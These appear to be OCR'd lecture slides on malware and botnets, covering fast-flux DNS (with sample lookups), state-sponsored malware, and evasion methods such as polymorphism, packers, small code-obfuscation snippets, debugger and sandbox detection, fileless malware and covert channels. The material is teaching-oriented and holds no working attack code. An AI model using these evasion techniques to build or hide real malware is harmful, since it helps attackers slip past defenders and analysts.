


Figure 6: New bots per hour.

Activity observed through the hijacked C&C domains involved 1,247,642 unique IP addresses, but only 182,800 unique identifiers

Fast Flux

Goal: resilient malicious server hosting

- Hide phishing and malware delivery sites behind an ever-changing network of compromised hosts acting as proxies
- Harder to take down

One domain, many IP addresses

- Periodic change in DNS responses, short TTL
- Return only a few from a pool of many IPs
- Usually belonging to compromised machines (“flux agents”)

In essence, a malicious content distribution network


- Using compromised machines as proxies

DNS Lookup 1


```
;; ANSWER SECTION:
thearmynext.info. 600 IN A 69.183.26.53
thearmynext.info. 600 IN A 76.205.234.13
thearmynext.info. 600 IN A 85.177.96.105
thearmynext.info. 600 IN A 27.129.178.13
thearmynext.info. 600 IN A 24.98.252.230
```

DNS Lookup 2

```
;; ANSWER SECTION:
thearmynext.info. 600 IN A 213.47.148.82
thearmynext.info. 600 IN A 213.91.251.16
thearmynext.info. 600 IN A 69.183.207.99
thearmynext.info. 600 IN A 91.148.168.92
thearmynext.info. 600 IN A 195.38.60.79
```



Many other C&C possibilities…



Besides $$$

Espionage, intelligence gathering, sabotage, …

- Government-backed threats

Example: **Stuxnet** (2008)

- Used multiple Windows 0days
- Infiltrated and physically destroyed centrifuges in an Iranian nuclear facility

Other examples

- Duqu: collection of malware modules, related to Stuxnet
- PlugX: RAT targeting government-related institutions/industries
- Regin: found in Belgacom, Belgium's largest telco
- Flame: cyber espionage in Middle Eastern countries
- Gauss: cyber-espionage toolkit based on Flame
- …

Evasion – *"Stay under the radar"*

Both anomaly and misuse detection systems can be evaded by breaking the detector's assumptions

- Detectors rely on certain features
- Make those features look legitimate or at least non-suspicious

Many techniques

- Packing, mutation, polymorphism, metamorphism, mimicry
- Fragmentation
- Rate adjustment (slow and stealthy vs. fast and noisy)
- Distribution and coordination (e.g., DoS vs. DDoS)
- Spoofing, stepping stones, redirection
- …


Polymorphism

Used to evade content-based detection (AVs, IDS, …)

- Known since the early 90's from the virus scene


Each malware/attack instance is a different mutation of the original ➔ signature matching fails

- *Might actually make an attack look more suspicious!*



Different decryptor/key used in each attack instance

Packers and Unpacking



Goals

- AV evasion
- Payload compression
- Hinder analysis/reverse engineering

Typical steps

- Decrypt packed code (compression, encryption, …)
- Load code into memory (disk, same or section, heap, …)
- Resolve imports of original executable (automated or manual)
- Transfer control to original entry point

Virtualizers

- Turn machine code into code of a random ISA that runs on an embedded VM

Many free and commercial packer/crypters/protectors

- UPX, PECompact, ASPack, Petite, WinUpack, Themida, …

Code Obfuscation (Metamorphism)

NOP interspersion

```
inc ecx
dec ecx
```


Instruction substitution

```
mov eax,0xF3
```

➔

```
push 0xF3
pop eax
```

Block transposition



Register reassignment

```
sed –i 's/eax/ebx/g'
```

Dead code insertion

Many more: opaque predicates, jump in the middle of instructions, stack frame manipulation, exception handling, …

Anti-debugging/Reverse Engineering

Make the life of malware analysts and automated malware analysis systems hard…

Obfuscate everything

- Obscure strings, IAT, function calls, code, …
- Erase headers from memory (anti-dumping)

Debugger detection

- Windows APIs (e.g., `IsDebuggerPresent()`)
- Read TEB debugging flag
- Generate exceptions
- On-the-fly checksums of the code image (detect breakpoints)
- Timing checks (debuggers are slow)
- Many other techniques…

VM Detection and Environment-aware Malware

Evade automated malware analysis sandboxes

VMware artifacts

- VMware Tools, MAC address, BIOS vendor, …

Instruction inconsistencies: different behavior on bare metal vs. emulator/virtualized system

- `cpuid, sidt, sgdt, sldt, smsw, …`

Detect existing hooks/instrumentation

Detect (past) user activity

Fileless Malware

Malicious software that resides solely in volatile memory (RAM)

- Nothing is written on disk, and its artifacts do not persist across reboots
- *Infection origin:* vulnerability exploitation ➔ in-memory code injection

Slightly different than "memory-resident" malware

- Malware that stays in memory after its host program is terminated
- Generally originates from an on-disk executable
- *Infection origin:* attachment, USB stick, drive-by download, …

Related type: Living off the Land (LotL) malware

- Uses only preinstalled *legitimate* system tools to carry out its task
- PowerShell, WMI, PsExec, .NET, MS Office macros, …
- May leave non-volatile artifacts behind (e.g., a PowerShell command may be logged, or a script may remain on disk)

Covert Channels

Transfer information without being noticed

- Myriad ways to achieve this…

Hide in commonly used traffic

- HTTP, DNS, ICMP, …
- Protocol tunneling, packet field manipulation, size, timing, …

Contact only non-suspicious destinations

- Host C&C on Google, Amazon, …
- Use forums, twitter, comments, etc. for communication

Steganography

- Hide communication or exfiltrated data within images or other files

Many other mediums

- Radio/electrical signals, sounds, vibrations, temperature, …